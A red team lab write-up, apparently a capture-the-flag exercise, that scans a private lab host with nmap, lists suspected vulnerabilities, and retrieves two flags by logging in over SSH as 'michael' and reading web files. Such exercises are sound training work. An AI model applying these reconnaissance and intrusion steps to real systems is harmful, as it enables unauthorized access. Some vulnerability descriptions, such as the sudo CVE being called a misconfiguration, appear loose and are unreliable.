
Red Team: Summary of Operations

Table of Contents

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

$ **nmap 192.168.1.110**



```
root@Kali:~# sudo su
root@Kali:~# nmap 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-07-23 11:30 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00070s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)
```

This scan identifies the services below as potential points of entry:

- Target 1
  - **22/tcp open ssh**
  - **80/tcp open http**
  - **111/tcp open rpcbind**
  - **139/tcp open netbios-ssn**
  - **445/tcp open microsoft-ds**


The following vulnerabilities were identified on each target:

- Target 1
  - **Open SSH, CVE-2022-31124**
    - An attacker could exploit this vulnerability by providing crafted user input to the SSH command-line interface (CLI) during an SSH login.
    - An attacker can gain access to files and potentially escalate to root privileges access on the victim's machine.
  - **WordPress User Enumeration**
    - An attacker runs a script against a WordPress blog in order to discover user accounts.
  - **MySQL Database Access**
    - An attacker can discover files with login information for a personal MySQL database
    - Login credentials can be exploited by an attacker to view/access a user's personal files and databases
  - **MySQL Hashed Password Exploit**
    - An attacker can browse through MySQL databases to find usernames and their password hashes
    - An attacker could crack stored hashed passwords that were stored in a user's account
  - **Sudo Privilege Escalation, CVE-2021-3156**
    - An attacker can execute privilege escalation by exploiting misconfigured sudo rights and gain root access.
    - Attackers can gain shell access to read and write sensitive files, and install permanent backdoors.

Exploitation


The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

- Target 1
  - flag1.txt: ***b9bbcb33e11b80be759c4e844862482d***
    - **Exploit Used**
      - **ssh michael@192.168.1.110**
      - *cd /var/www/html* | *ls, cat service.html*



```
                                        </div>
                                </div>
                        </div>
                </footer>
                <!-- End footer Area -->
                <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
                <script src="js/vendor/jquery-2.2.4.min.js"></script>
                <script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/poppe
in.js" integrity="sha384-ApNbgh9B+Y1QKtv3Rn7W3mgPxhU9K/ScQsAP7hUibX39j7fakFPskvXusvfa0b4Q" crossori
="anonymous"></script>
                <script src="js/vendor/bootstrap.min.js"></script>
                <script type="text/javascript" src="https://maps.googleapis.com/maps/api/js?ke
```

- flag2.txt: ***fc3fd58dcdad9ab23faca6e9a36e581c***
    - **Exploit Used**
        - **ssh michael@192.168.1.110**
        - *cd /var/www | ls, cat flag2.txt*



```
michael@target1:/var/www/html$ cd ..
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$ █
```